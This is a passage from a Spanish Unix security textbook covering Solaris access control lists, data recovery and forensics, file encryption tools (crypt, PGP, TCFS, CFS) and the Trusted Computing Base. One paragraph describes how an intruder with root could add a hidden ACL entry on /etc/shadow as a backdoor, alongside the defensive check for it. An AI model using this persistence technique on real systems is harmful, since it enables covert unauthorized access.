sobre un fichero no tenemos más que hacer un listado largo:

```
anita:~# ls -l /usr/local/sbin/sshd
-rwx----- 1 root      bin      2616160 Apr 28 1997 /usr/local/sbin/sshd
anita:~#
```

Viendo el resultado, directamente sabemos que el fichero `sshd` puede ser ejecutado, modificado y leído por el administrador, pero por nadie más; sin embargo, no conocemos el estado de la lista de control de acceso asociada al archivo. Para ver esta lista, en Solaris se ha de utilizar la orden `getfacl`:

```
anita:/# getfacl /usr/local/sbin/sshd

# file: /usr/local/sbin/sshd
# owner: root
# group: bin
user::rwx
group::---
mask:---
other:---
anita:/#
```

Acabamos de visualizar una lista de control de acceso de Solaris; en primer lugar se nos indica el nombre del fichero, su propietario y su grupo, todos precedidos por '#'. Lo que vemos a continuación es la propia lista de control: los campos `user`, `group` y `other` son básicamente la interpretación que `getfacl` hace de los permisos del fichero (si nos fijamos, coincide con el resultado del `ls -l`). El campo `mask` es muy similar al `umask` clásico: define los permisos máximos que un usuario (a excepción del propietario) o grupo puede tener sobre el fichero. Finalmente, el campo `effective` nos dice, para cada usuario (excepto el propietario) o grupo el efecto que la máscara tiene sobre los permisos: es justamente el campo que tenemos que analizar si queremos ver quién puede acceder al archivo y de qué forma.

Sin embargo, hasta ahora no hemos observado nada nuevo; podemos fijarnos que la estructura de la lista de control de acceso otorga los mismos permisos que las ternas clásicas. Esto es algo normal en todos los Unix: si no indicamos lo contrario, al crear un fichero se le asocia una ACL que coincide con los permisos que ese archivo tiene en el sistema (cada archivo tendrá una lista asociada, igual que tiene unos permisos); de esta forma, el resultado anterior no es más que la visión que `getfacl` tiene de los bits `rwx` del fichero ([Gal96c]).

Lo interesante de cara a la protección de ficheros es extender los permisos clásicos del archivo, modificando su lista asociada. Esto lo podemos conseguir con la orden `setfacl`:

```
anita:~# setfacl -m user:toni:r-x /usr/local/sbin/sshd
anita:~# getfacl /usr/local/sbin/sshd
```

```
# file: /usr/local/sbin/sshd
# owner: root
# group: bin
user::rwx
user:toni:r-x      #effective:---
group::---          #effective:---
mask:---
other:---
anita:~#
```

Como vemos, acabamos de modificar la lista de control de acceso del archivo para asignarle a `toni` permiso de ejecución y lectura sobre el mismo. La orden `setfacl` se utiliza principalmente de

tres formas: o bien añadimos entradas a la ACL, mediante la opción `-m` seguida de las entradas que deseemos añadir separadas por comas (lo que hemos hecho en este caso, aunque no se han utilizado comas porque sólo hemos añadido una entrada), o bien utilizamos el parámetro `-s` para reemplazar la ACL completa (hemos de indicar todas las entradas, separadas también por comas), o bien borramos entradas de la lista con la opción `-d` (de sintaxis similar a `-m`). Cada entrada de la ACL tiene el siguiente formato:

tipo:UID|GID:permisos

El tipo indica a quién aplicar los permisos (por ejemplo, `user` para el propietario del archivo, o `mask` para la máscara), el UID indica el usuario al que queremos asociar la entrada (como hemos visto, se puede utilizar también el `login`, y el GID hace lo mismo con el grupo (de la misma forma, se puede especificar su nombre simbólico). Finalmente, el campo de permisos hace referencia a los permisos a asignar, y puede ser especificado mediante símbolos `rwx`- o de forma octal.

Acabamos de indicar que el usuario *toni* tenga permiso de lectura y ejecución en el archivo; no obstante, si ahora este usuario intenta acceder al fichero en estos modos obtendrá un error:

```
anita:/usr/local/sbin$ id
uid=100(toni) gid=10(staff)
anita:/usr/local/sbin$ ./sshd
bash: ./sshd: Permission denied
anita:/usr/local/sbin$
```

¿Qué ha sucedido? Nada anormal, simplemente está actuando la máscara sobre sus permisos (antes hemos dicho que debemos fijarnos en el campo `effective`, y aquí podemos comprobar que no se ha modificado). Para solucionar esto hemos de modificar el campo `mask`:

```
anita:~# setfacl -m mask:r-x /usr/local/sbin/sshd
anita:~#
```

Si ahora *toni* intenta acceder al fichero para leerlo o ejecutarlo, ya se le va a permitir:

```
anita:/usr/local/sbin$ id
uid=100(toni) gid=10(staff)
anita:/usr/local/sbin$ ./sshd
/etc/sshd_config: No such file or directory
...
```

Aunque obtenga un error, este error ya no depende de la protección de los ficheros sino de la configuración del programa: el administrador obtendría el mismo error. No obstante, sí que hay diferencias entre una ejecución de *toni* y otra del *root*, pero también son impuestas por el resto del sistema operativo Unix: *toni* no podría utilizar recursos a los que no le está permitido el acceso, como puertos bien conocidos, otros ficheros, o procesos que no le pertenezcan. Hay que recordar que aunque un usuario ejecute un archivo perteneciente al *root*, si el fichero no está setuidado los privilegios del usuario **no cambian**. Sucede lo mismo que pasaría si el usuario tuviera permiso de ejecución normal sobre el fichero, pero éste realizará tareas privilegiadas: podría ejecutarlo, pero obtendría error al intentar violar la protección del sistema operativo.

En Solaris, para indicar que una lista de control de acceso otorga permisos no reflejados en los bits `rwx` se sitúa un símbolo '+' a la derecha de los permisos en un listado largo:

```
anita:~# ls -l /usr/local/sbin/sshd
-rwx-----+ 1 root      bin      2616160 Apr 28 1997 /usr/local/sbin/sshd
anita:~#
```

Otra característica que tiene Solaris es la capacidad de leer las entradas de una lista de control de acceso desde un fichero en lugar de indicarlas en la línea de órdenes, mediante la opción `-f` de `setfacl`; el formato de este fichero es justamente el resultado de `getfacl`, lo que nos permite copiar ACLs entre archivos de una forma muy cómoda:

```

anita:~# getfacl /usr/local/sbin/sshd >/tmp/fichero
anita:~# setfacl -f /tmp/fichero /usr/local/sbin/demonio
anita:~# getfacl /usr/local/sbin/demonio

# file: /usr/local/sbin/demonio
# owner: root
# group: other
user::rwx
user:toni:r-x      #effective:r-x
group::---          #effective:---
mask:r-x
other::---
anita:~#

```

Esto es equivalente a utilizar una tubería entre las dos órdenes, lo que produciría el mismo resultado:

```
anita:~# getfacl /usr/local/sbin/sshd | setfacl -f - /usr/local/sbin/demonio
```

Antes de finalizar este apartado dedicado a las listas de control de acceso, quizás sea conveniente comentar el principal problema de estos mecanismos. Está claro que las ACLs son de gran ayuda para el administrador de sistemas Unix, tanto para incrementar la seguridad como para facilitar ciertas tareas; sin embargo, es fácil darse cuenta de que se pueden convertir en algo también de gran ayuda, pero para un atacante que desee situar puertas traseras en las máquinas. Imaginemos simplemente que un usuario autorizado de nuestro sistema aprovecha el último *bug* de *sendmail* (realmente nunca hay un ‘último’) para conseguir privilegios de administrador en una máquina; cuando se ha convertido en *root* modifica la lista de control de acceso asociada a */etc/shadow* y crea una nueva entrada que le da un permiso total a su *login* sobre este archivo. Una vez hecho esto, borra todo el rastro y corre a avisarnos del nuevo problema de *sendmail*, problema que rápidamente solucionamos, le damos las gracias y nos olvidamos del asunto. ¡Nos olvidamos del asunto? Tenemos un usuario que, aunque los bits *rwx* no lo indiquen, puede modificar a su gusto un archivo crucial para nuestra seguridad. Contra esto, poco podemos hacer; simplemente comprobar frecuentemente los listados de todos los ficheros importantes (ahora entendemos por qué aparece el símbolo ‘+’ junto a las ternas de permisos), y si encontramos que un fichero tiene una lista de control que otorga permisos no reflejados en los bits *rwx*, analizar dicha lista mediante *getfacl* y verificar que todo es correcto. Es muy recomendable programar un par de *shellscripts* simples, que automaticen estos procesos y nos informen en caso de que algo sospechoso se detecte.

4.7 Recuperación de datos

La informática forense es un campo que día a día toma importancia; de la misma forma que la medicina forense es capaz de extraer información valiosa de un cadáver, incluso mucho después de haber muerto, la informática forense pretende extraer información de un ‘cadáver’ computerizado (por ejemplo, un sistema en el que un intruso ha borrado sus huellas), también incluso mucho después de haber ‘muerto’ (esto es, haber sido borrado). Aunque las técnicas de recuperación de datos en Unix se aplican habitualmente para potenciar la seguridad de un equipo (por ejemplo, como hemos dicho, para analizar el alcance real de un acceso no autorizado), éstas mismas técnicas utilizadas por un atacante pueden llegar a comprometer gravemente la seguridad del sistema: un intruso que haya conseguido cierto nivel de privilegio puede recuperar, por ejemplo, el texto plano de un documento que un usuario haya cifrado con PGP y posteriormente borrado – almacenando únicamente el documento cifrado –. Aunque esto no es tan trivial como en otros sistemas menos seguros (en los que incluso se facilitan herramientas tipo *undelete*), parece claro que este tipo de actividades constituyen una amenaza a la seguridad (principalmente a la privacidad) de cualquier sistema Unix.

En 1996, Peter Gutmann publicó [Gut96], un excelente artículo donde se demostró que la recuperación de datos de memoria (esto incluye por supuesto la memoria secundaria) es posible con un

equipamiento relativamente barato, de entre 1000 y 2500 dólares, incluso tras sobreescribir varias veces los datos a borrar. Hasta ese momento casi todo el trabajo realizado en el campo de la destrucción ‘segura’ de datos se había limitado a estándares de organismos de defensa estadounidenses ([Cen91], [Age85]...). Como el propio Gutmann explica, estos trabajos – aparte de quedar anticuados – no mostraban toda la realidad sobre la destrucción y recuperación de datos, sino que ofrecían una información posiblemente inexacta; de esta forma las agencias estadounidenses confundían a la opinión pública (y a los servicios de países hostiles) asegurando así el acceso de la propia agencia a la información, y al mismo tiempo protegían sus propios datos mediante guías y estándares clasificados para uso interno.

El artículo de Gutmann se puede considerar la base de la informática forense actual, un campo que como hemos dicho, día a día cobra importancia; centrándonos en la rama de este campo relativa a Unix (se le suele denominar *Unix Forensics*) podemos encontrar herramientas para realizar borrado seguro de datos, como **srm** (*Secure rm*), del grupo de *hackers* THC (*The Hacker’s Choice*); este *software* implementa un algoritmo de borrado seguro basándose en [Gut96]. Dicho algoritmo efectúa principalmente un procedimiento de sobreescritura casi 40 veces, haciendo un *flush* de la caché de disco después de cada una de ellas; además trunca el fichero a borrar y lo renombra aleatoriamente antes de efectuar el **unlink()**, de forma que para un potencial atacante sea más difícil obtener cualquier información del archivo una vez borrado. **srm** se distribuye dentro de un paquete *software* denominado **secure-delete**, donde también podemos encontrar otras herramientas relacionadas con la eliminación segura de datos: **smem** (borrado seguro de datos en memoria principal), **sfill** (borrado seguro de datos en el espacio disponible de un disco) y por último **sswap** (borrado seguro de datos en el área de *swap* de Linux); todos los algoritmos utilizados en estos programas están basados en el artículo de Gutmann del que antes hemos hablado.

Otra herramienta importante a la hora de hablar de *Unix Forensics*, pero esta vez desde el lado opuesto a **secure-delete** – esto es, desde el punto de vista de la recuperación de datos – es sin duda *The Coroner’s Toolkit*, obra de dos reconocidos expertos en seguridad: Wietse Venema y Dan Farmer. En verano de 1999, concretamente el 6 de agosto, en el *IBM T.J. Watson Research Center* de Nueva York estos dos expertos dieron una clase sobre *Unix Forensics*, en la que mostraban cómo extraer información de este sistema operativo, no sólo del sistema de ficheros, sino también de la red, el sistema de *logs* o los procesos que se ejecutan en una máquina. Lamentablemente, *The Coroner’s Toolkit* aún no se encuentra disponible, pero es posible ojear lo que va a ser esta herramienta en las transparencias de esta conferencia, disponibles en <http://www.porcupine.org/forensics/>, donde se muestra todo lo que un exhaustivo análisis sobre Unix puede – y también lo que no puede – conseguir.

El análisis forense, especialmente la recuperación de datos, es especialmente importante a la hora de analizar los alcances de una intrusión a un equipo. En estas situaciones, es muy posible que el atacante modifique ficheros de *log* (cuando no los borra completamente), *troyanize* programas o ejecute procesos determinados: es aquí donde la persona encargada de retornar al sistema a la normalidad debe desconfiar de cuanto la máquina le diga, y recurrir al análisis forense para determinar el impacto real del ataque y devolver el sistema a un correcto funcionamiento.

4.8 Almacenamiento seguro

4.8.1 La orden **crypt(1)**

La orden **crypt** permite cifrar y descifrar ficheros en diferentes sistemas Unix; si no recibe parámetros lee los datos de la entrada estándar y los escribe en la salida estándar, por lo que seguramente habremos de redirigir ambas a los nombres de fichero adecuados. Un ejemplo simple de su uso puede ser el siguiente:

```
$ crypt <fichero.txt >fichero.crypt
```

```
Enter key:  
$
```

En el anterior ejemplo hemos cifrado utilizando `crypt` el archivo `fichero.txt` y guardado el resultado en `fichero.crypt`; el original en texto claro se mantiene en nuestro directorio, por lo que si queremos evitar que alguien lo lea deberemos borrarlo.

Para descifrar un fichero cifrado mediante `crypt` (por ejemplo, el anterior) utilizamos la misma orden y la misma clave:

```
$ crypt <fichero.crypt>salida.txt  
Enter key:  
$
```

El anterior comando ha descifrado `fichero.crypt` con la clave tecleada y guardado el resultado en el archivo `salida.txt`, que coincidirá en contenido con el anterior `fichero.txt`.

`crypt` no se debe utilizar **nunca** para cifrar información confidencial; la seguridad del algoritmo de cifra utilizado por esta orden es mínima, ya que `crypt` se basa en una máquina con un rotor de 256 elementos similar en muchos aspectos a la alemana *Enigma*, con unos métodos de ataque rápidos y conocidos por todos ([RW84]). Por si esto fuera poco, si en lugar de teclear la clave cuando la orden nos lo solicita lo hacemos en línea de comandos, como en el siguiente ejemplo:

```
$ crypt clave < fichero.txt > fichero.crypt  
$
```

Entonces a la debilidad criptográfica de `crypt` se une el hecho de que en muchos Unices cualquier usuario puede observar la clave con una orden tan simple como `ps` (no obstante, para minimizar este riesgo, el propio programa guarda la clave y la elimina de su línea de argumentos nada más leerla).

Obviamente, la orden `crypt(1)` no tiene nada que ver con la función `crypt(3)`, utilizada a la hora de cifrar claves de usuarios, que está basada en una variante del algoritmo DES y se puede considerar segura en la mayoría de entornos.

4.8.2 PGP: *Pretty Good Privacy*

El *software* PGP, desarrollado por el criptólogo estadounidense Phil Zimmermann ([Zim95a], [Zim95b]), es mundialmente conocido como sistema de firma digital para correo electrónico. Aparte de esta función, PGP permite también el cifrado de archivos de forma convencional mediante criptografía simétrica ([Gar95]); esta faceta de PGP convierte a este programa en una excelente herramienta para cifrar archivos que almacenamos en nuestro sistema; no es el mismo mecanismo que el que se emplea para cifrar un fichero que vamos a enviar por correo, algo que hay que hacer utilizando la clave pública del destinatario, sino que es un método que no utiliza para nada los anillos de PGP, los `userID` o el cifrado asimétrico. Para ello utilizamos la opción `-c`⁷ desde línea de órdenes:

```
anita:~$ pgp -c fichero.txt  
No configuration file found.  
Pretty Good Privacy(tm) 2.6.3i - Public-key encryption for the masses.  
(c) 1990-96 Philip Zimmermann, Phil's Pretty Good Software. 1996-01-18  
International version - not for use in the USA. Does not use RSAREF.  
Current time: 2000/03/02 07:18 GMT
```

```
You need a pass phrase to encrypt the file.
```

⁷Los ejemplos se han realizado con PGP 2.6.3i, en versiones posteriores han cambiado la sintaxis y la forma de trabajar.

```
Enter pass phrase:  
Enter same pass phrase again:  
Preparing random session key...Just a moment....  
Ciphertext file: fichero.txt.pgp  
anita:~$
```

Esta orden nos preguntará una clave para cifrar, una *pass phrase*, que no tiene por qué ser (ni es recomendable que lo sea) la misma que utilizamos para proteger la clave privada, utilizada en el sistema de firma digital. A partir de la clave tecleada (que obviamente no se muestra en pantalla), PGP generará un archivo denominado **fichero.txt.pgp** cuyo contenido es el resultado de comprimir y cifrar (en este orden) el archivo original. Obviamente, **fichero.txt** no se elimina automáticamente, por lo que es probable que deseemos borrarlo a mano.

Si lo que queremos es obtener el texto en claro de un archivo previamente cifrado simplemente hemos de pasar como parámetro el nombre de dicho fichero:

```
anita:~$ pgp fichero.txt.pgp  
No configuration file found.  
Pretty Good Privacy(tm) 2.6.3i - Public-key encryption for the masses.  
(c) 1990-96 Philip Zimmermann, Phil's Pretty Good Software. 1996-01-18  
International version - not for use in the USA. Does not use RSAREF.  
Current time: 2000/03/02 07:24 GMT  
  
File is conventionally encrypted.  
You need a pass phrase to decrypt this file.  
Enter pass phrase:  
Just a moment....Pass phrase appears good. .  
Plaintext filename: fichero.txt  
anita:~$
```

Como vemos, se nos pregunta la clave que habíamos utilizado para cifrar el archivo, y si es correcta se crea el fichero con el texto en claro; como sucedía antes, el archivo original no se elimina, por lo que tendremos ambos en nuestro directorio.

PGP ofrece un nivel de seguridad muchísimo superior al de **crypt(1)**, ya que utiliza algoritmos de cifra más robustos: en lugar de implementar un modelo similar a Enigma, basado en máquinas de rotor, PGP ofrece cifrado simétrico principalmente mediante IDEA, un algoritmo de clave secreta desarrollado a finales de los ochenta por Xuejia Lai y James Massey. Aparte de IDEA, en versiones posteriores a la utilizada aquí se ofrecen también Triple DES (similar a DES pero con una longitud de clave mayor) y CAST5, un algoritmo canadiense que hasta la fecha sólo ha podido ser atacado con éxito mediante fuerza bruta; este último es el cifrador simétrico utilizado por defecto en PGP 5.x.

4.8.3 TCFS: *Transparent Cryptographic File System*

TCFS es un *software* desarrollado en la Universidad de Salerno y disponible para sistemas Linux que proporciona una solución al problema de la privacidad en sistemas de ficheros distribuidos como NFS: típicamente en estos entornos las comunicaciones se realizan en texto claro, con la enorme amenaza a la seguridad que esto implica. TCFS almacena los ficheros cifrados, y son pasados a texto claro antes de ser leídos; todo el proceso se realiza en la máquina cliente, por lo que las claves nunca son enviadas a través de la red.

La principal diferencia de TCFS con respecto a otros sistemas de ficheros cifrados como CFS es que, mientras que éstos operan a nivel de aplicación, TCFS lo hace a nivel de núcleo, consiguiendo así una mayor transparencia y seguridad. Obviamente esto tiene un grave inconveniente: TCFS sólo

está diseñado para funcionar dentro del núcleo de sistemas Linux, por lo que si nuestra red de Unix utiliza otro clon del sistema operativo, no podremos utilizar TCFS correctamente. No obstante, esta gran integración de los servicios de cifrado en el sistema de los ficheros hace que el modelo sea transparente al usuario final.

Para utilizar TCFS necesitamos que la máquina que exporta directorios vía NFS ejecute el demonio `xattrd`; por su parte, los clientes han de ejecutar un núcleo compilado con soporte para TCFS. Además, el administrador de la máquina cliente ha de autorizar a los usuarios a que utilicen TCFS, generando una clave que cada uno de ellos utilizará para trabajar con los ficheros cifrados; esto se consigue mediante `tcfskeygen`, que genera una entrada para cada usuario en `/etc/tcfspasswd`:

```
rosita:~# tcfskeygen
login: toni
password:
now we'll generate the des key.
press 10 keys:*****
Ok.
rosita:~# cat /etc/tcfspasswd
toni:2rCmy0UsM5IA=
rosita:~#
```

Una vez que un usuario tiene una entrada en `/etc/tcfspasswd` con su clave ya puede acceder a ficheros cifrados; para ello, en primer lugar utilizará `tcfslogin` para insertar su clave en el *kernel*, tras lo cual puede ejecutar la variante de `mount` distribuida con TCFS para montar los sistemas que el servidor exporta. Sobre los archivos de estos sistemas, se utiliza la variante de `chattr` de TCFS para activar o desactivar el atributo `X` (podemos visualizar los atributos de un fichero con `lsattr`), que indica que se trata de archivos que necesitan al demonio de TCFS para trabajar sobre ellos (cifrando o descifrando). Finalmente, antes de abandonar una sesión se ha de ejecutar `tcfslogout`, cuya función es eliminar la clave del *kernel* de Linux. También es necesaria una variante de `passwd`, proporcionada con TCFS, que regenera las claves de acceso a archivos cifrados cuando un usuario cambia su `password`.

TCFS utiliza uno de los cuatro modos de funcionamiento que ofrece el estándar DES ([oS80]) denominado CBC (*Cipher Block Chaining*). El principal problema de este modelo (aparte de la potencial inseguridad de DES) es la facilidad para insertar información al final del fichero cifrado, por lo que es indispensable recurrir a estructuras que permitan detectar el final real de cada archivo; otro problema, menos peligroso *a priori*, es la repetición de patrones en archivos que ocupen más de 34 Gigabytes (aproximadamente), que puede conducir, aunque es poco probable, a un criptoanálisis exitoso en base a estas repeticiones. Más peligroso es el uso del mismo `password` de entrada al sistema como clave de cifrado utilizando la función resumen MD5 (el peligro no proviene del uso de esta función `hash`, sino de la clave del usuario); previsiblemente en futuras versiones de TCFS se utilizarán *passphrases* similares a las de PGP para descifrar y descifrar.

4.8.4 Otros métodos de almacenamiento seguro

En los últimos años los usuarios de Unix se han concienciado cada vez más con la seguridad de los datos que poseen en sus sistemas, especialmente de la privacidad de los mismos: un sistema fiable ha de pasar necesariamente por un método de almacenamiento seguro; por supuesto, esta preocupación de los usuarios automáticamente se traduce en más investigaciones y nuevos desarrollos en este campo de la seguridad. En este capítulo hemos analizado las ventajas, las desventajas y el funcionamiento de algunos de estos sistemas, desde el modelo clásico y habitual en Unix hasta las últimas herramientas de análisis forense y su problemática, pasando por aplicaciones tan simples como `crypt` o tan complejas como PGP; aunque se ha pretendido dar una visión general de lo que se entiende por un almacenamiento seguro en Unix, es imposible tratar todas las implementaciones de sistemas que incrementan la seguridad en la actualidad. No obstante, antes de finalizar este

capítulo hemos preferido comentar algunas de las características de sistemas que se han hecho ya, se están haciendo, o previsiblemente se harán en un futuro no muy lejano un hueco importante entre los mecanismos de almacenamiento seguro en Unix.

No podemos finalizar sin hablar del sistema **CFS** (*Cryptographic File System*), del experto en seguridad Matt Blaze ([Bla93]), que se ha convertido en el sistema más utilizado en entornos donde coexisten diferentes clones de Unix (ya hemos comentado el problema de TCFS y su dependencia con Linux). Provee de servicios de cifrado a cualquier sistema de ficheros habitual en Unix, NFS incluido, utilizando una combinación de varios modos de trabajo de DES que son lo suficientemente ligeros como para no sobrecargar demasiado a una máquina normal pero lo suficientemente pesados como para proveer de un nivel aceptable de seguridad. Los usuarios no tienen más que asociar una clave a los directorios a proteger para que CFS cifre y descifre sus contenidos de forma transparente utilizando dicha clave; el texto en claro de los mismos nunca se almacena en un dispositivo o se transmite a través de la red, y los procedimientos de copia de seguridad en la máquina no se ven afectados por el uso de CFS. Todo el proceso se realiza en el espacio de usuario (a diferencia de TCFS, que operaba dentro del *kernel* de Linux) utilizando principalmente el demonio `cfsd` en la máquina donde se encuentren los sistemas cifrados.

Peter Gutmann, del que ya hemos hablado en este capítulo, desarrolló en la primera mitad de los noventa **SFS** (*Secure File System*). Este modelo de almacenamiento seguro se diseñó originalmente para sistemas MS-DOS o Windows, donde funciona como un manejador de dispositivos más, aunque en la actualidad existen también versiones para Windows 95, Windows NT y OS/2. No está portado a Unix, pero aquí lo citamos porque existe un sistema de almacenamiento seguro para Unix denominado también *Secure File System*, SFS, pero no tiene nada que ver con el original de Gutmann. El SFS de Unix funciona de una forma similar a CFS pero utilizando el criptosistema *Blowfish* y una versión minimalista de RSA en lugar de DES; no vamos a entrar en detalles de este *software* principalmente porque su uso en entornos Unix no está ni de lejos tan extendido como el de CFS.

La criptografía es la herramienta principal utilizada en la mayoría de los sistemas de almacenamiento seguro; sin embargo, todos ellos plantean un grave problema: toda su seguridad reside en la clave de cifrado, de forma que el usuario se encuentra indefenso ante métodos legales – o ilegales – que le puedan obligar a desvelar esta clave una vez que se ha determinado la presencia de información cifrada en un dispositivo de almacenamiento. Esto, que nos puede parecer algo exagerado, no lo es en absoluto: todos los expertos en criptografía coinciden en afirmar que los métodos de ataque más efectivos contra un criptosistema no son los efectuados contra el algoritmo, sino contra las personas (chantaje, amenazas, presiones judiciales...). Intentando dar solución a este problema, durante los últimos años de la década de los noventa, prestigiosos investigadores de la talla de Roger Needham, Ross Anderson o Adi Shamir ([ANS98]) han establecido las bases de sistemas seguros basados en modelos esteganográficos, con desarrollos especialmente importantes sobre plataformas Linux ([MK99], [vSS98]...). La disponibilidad del código fuente completo de este clon de Unix unida a su política de desarrollo ha propiciado enormemente estos avances, hasta el punto de que existen en la actualidad sistemas de ficheros basados en esteganografía que se insertan en el *kernel* igual que lo hace un sistema normal como *ufs* o *nfs*, o que se añaden a *ext2* proporcionando funciones de cifrado.

La idea es sencilla: si por ejemplo tenemos cinco archivos cifrados con una aplicación como PGP, cualquier atacante con acceso al dispositivo y que haga unas operaciones sobre ficheros puede determinar que tenemos exactamente esos archivos cifrados; con esta información, su labor para obtener la información está muy clara: se ha de limitar a obtener las cinco claves privadas usadas para cifrar los ficheros. Conocer el número exacto es de una ayuda incalculable para el atacante. Con los sistemas esteganográficos, a pesar de que es imposible ocultar la existencia de cierta información cifrada, alguien que la inspeccione no va a poder determinar si la clave de descifrado que el propietario le ha proporcionado otorga acceso a toda la información o sólo a una parte de la misma. Un atacante que no posea todas las claves no va a poder descifrar todos los ficheros, y lo más importante: no

va a poder saber ni siquiera si otros archivos aparte de aquellos a los que ha accedido existen o no, aunque posea un acceso total al *software* y al soporte físico. Para conseguir esto se utiliza una propiedad de ciertos mecanismos de seguridad denominada *plausible deniability*, algo que se vendría a traducir como ‘negación creible’; dicha propiedad permitiría a un usuario negar de forma creible que en un dispositivo exista más información cifrada de la que ya se ha podido descubrir, o que cierta transacción se haya llevado a cabo. Volviendo al ejemplo de PGP, el usuario podría revelar la clave de cifrado de sólo uno o dos de los archivos, aquellos que no considere vitales, ocultando las claves y la existencia del resto sin que el atacante sea capaz de determinar que la información accedida no es toda la existente.

Capítulo 5

Programas seguros, inseguros y nocivos

5.1 Introducción

En 1990 Barton P. Miller y un grupo de investigadores publicaron [MFS90], un artículo en el que se mostraba que demasiadas herramientas estándar (más del 25%) de Unix fallaban ante elementos tan simples como una entrada anormal. Cinco años más tarde otro grupo de investigación, dirigido también por Barton P. Miller, realizó el estudio [MKL⁺95], lamentablemente no publicado; las conclusiones en este último estudio fueron sorprendentes: el sistema con las herramientas más estables era Slackware Linux, un Unix gratuito y de código fuente libre que presentaba una tasa de fallos muy inferior al de sistemas comerciales como Solaris o IRIX. Aparte de este hecho anecdótico, era preocupante comprobar como la mayoría de problemas descubiertos en 1990 seguía presente en los sistemas Unix estudiados.

Aunque por fortuna la calidad del *software* ha mejorado mucho en los últimos años¹, y esa mejora lleva asociada una mejora en la robustez del código, los fallos y errores de diseño en aplicaciones o en el propio núcleo son una de las fuentes de amenazas a la seguridad de todo sistema informático. Pero no sólo los errores son problemáticos, sino que existen programas – como los virus – realizados en la mayoría de situaciones no para realizar tareas útiles sino para comprometer la seguridad de una máquina o de toda una red. Este tipo de programas sólamente compromete la seguridad cuando afectan al administrador; si un virus infecta ficheros de un usuario, o si éste ejecuta un troyano, sólo podrá perjudicarse a sí mismo: podrá borrar sus ficheros, enviar correo en su nombre o matar sus procesos, pero no hacer lo mismo con el resto de usuarios o el *root*. El problema para la seguridad viene cuando es el propio administrador quien utiliza programas contaminados por cualquier clase de fauna, y para evitar esto hay una medida de protección básica: la **prevención**. Es crucial que las actividades como administrador se reduzcan al mínimo, ejecutando como usuario normal las tareas que no requieran de privilegios. Cuando no quede más remedio que trabajar como *root* (por ejemplo a la hora de instalar *software* en el sistema), no hemos de ejecutar nada que no provenga de una fuente fiable, e incluso así tomar precauciones en caso de que el programa realice funciones mínimamente delicadas para el sistema operativo (por ejemplo, probarlo antes en una máquina de testeo, o en entornos cerrados con `chroot()`). Es muy normal, sobre todo entre administradores de Linux, el recomendar que no se ejecute nada sin haber leído previamente el código fuente, o al menos que dicho código esté disponible; esto, aunque es una solución perfecta al problema, es inaplicable en la mayoría de situaciones. Por un lado, no todas las aplicaciones o sistemas tienen su código abierto a sus usuarios, por lo que nos estaríamos restringiendo a utilizar programas generalmente no comerciales – algo que quizás no depende de nosotros, como administradores –. Por otro, resulta absurdo pensar que un administrador tenga el tiempo necesario para leer (y lo más importante,

¹En Unix, claro.

para comprobar) cada línea del código de todos los programas instalados en sus máquinas.

5.2 La base fiable de cómputo

La base fiable (o segura) de cómputo (*Trusted Computing Base*, TCB) es una característica de ciertos Unices que incrementa la seguridad del sistema marcando ciertos elementos del mismo como ‘seguros’. Aunque estos elementos son básicamente el *hardware* y ciertos ficheros, la parte *software* es mucho más importante para el administrador que la máquina física, por lo que aquí hablaremos principalmente de ella. Los ficheros pertenecientes a la base segura de cómputo, y la TCB en su conjunto, tratan de asegurar al administrador que está ejecutando el programa que desea y no otro que un intruso haya podido poner en su lugar (conteniendo, por ejemplo, un troyano). La TCB implementa la política de seguridad del sistema inspeccionando y vigilando las interacciones entre entidades (procesos) y objetos (principalmente ficheros); dicha política suele consistir en un control de accesos y en la reutilización de objetos (cómo debe inicializarse o desinstalarse un objeto antes de ser reasignado).

Los ficheros con la marca de seguridad activada son generalmente el propio núcleo del sistema operativo y archivos que mantienen datos relevantes para la seguridad, contenidos en ciertos directorios como `/tcb/` o `/etc/auth/`; cualquier fichero nuevo o que pertenezca a la TCB pero que haya sido modificado automáticamente tiene su marca desactivada. Puede ser activada o reactivada por el administrador (por ejemplo, en AIX con la orden `tcbck -a`), aunque en algunos sistemas para que un archivo pertenezca a la TCB tiene que haber sido creado con programas que ya pertenecían a la TCB. Con este mecanismo se trata de asegurar que nadie, y especialmente el *root*, va a ejecutar por accidente código peligroso: si el administrador ha de ejecutar tareas sensibles de cara a la seguridad, puede arrancar un intérprete de comandos seguro (perteneciente a la TCB) que sólo le permitirá ejecutar programas que estén en la base.

La comunicación entre la base fiable de cómputo y el usuario se ha de realizar a través de lo que se denomina la **ruta de comunicación fiable** (*Trusted Communication Path*, TCP), ruta que se ha de invocar mediante una combinación de teclas (por ejemplo, `Ctrl-X Ctrl-R` en AIX) denominada SAK (*Secure Attention Key*) siempre que el usuario deba introducir datos que no deban ser comprometidos, como una clave. Tras invocar a la ruta de comunicación fiable mediante la combinación de teclas correspondiente el sistema operativo se ha de asegurar de que los programas no fiables (los no incluidos en la TCB) no puedan acceder a la terminal desde la que se ha introducido el SAK; una vez conseguido esto – generalmente a partir de `init` – se solicitará al usuario en la terminal su *login* y su *password*, y si ambos son correctos se lanzará un *shell* fiable (`tsh`), que sólo ejecutará programas miembros de la TCB (algo que es muy útil por ejemplo para establecer un entorno seguro para la administración del sistema, si el usuario es el *root*). Desde el punto de vista del usuario, tras pulsar el SAK lo único que aparecerá será un *prompt* solicitando el *login* y la clave; si en lugar de esto aparece el símbolo de `tsh`, significa que alguien ha intentado robar nuestra contraseña: deberemos averiguar quién está haciendo uso de esa terminal (por ejemplo mediante `who`) y notificarlo al administrador – o tomar las medidas oportunas si ese administrador somos nosotros –.

A pesar de la utilidad de la TCB, es recomendable recordar que un fichero incluido en ella, con la marca activada, no siempre es garantía de seguridad; como todos los mecanismos existentes, la base fiable de cómputo está pensada para utilizarse *junto a* otros mecanismos, y no *en lugar de* ellos.

5.3 Errores en los programas

Los errores o *bugs* a la hora de programar código de aplicaciones o del propio núcleo de Unix constituyen una de las amenazas a la seguridad que más quebraderos de cabeza proporciona a la

comunidad de la seguridad informática. En la mayoría de situaciones no se trata de desconocimiento a la hora de realizar programas seguros, sino del hecho que es prácticamente imposible no equivocarse en miles de líneas de código: simplemente el núcleo de Minix, un mini-Unix diseñado por Andrew Tanenbaum ([Tan91]) con fines docentes, tiene más de 13000 líneas de código en su versión 1.0.

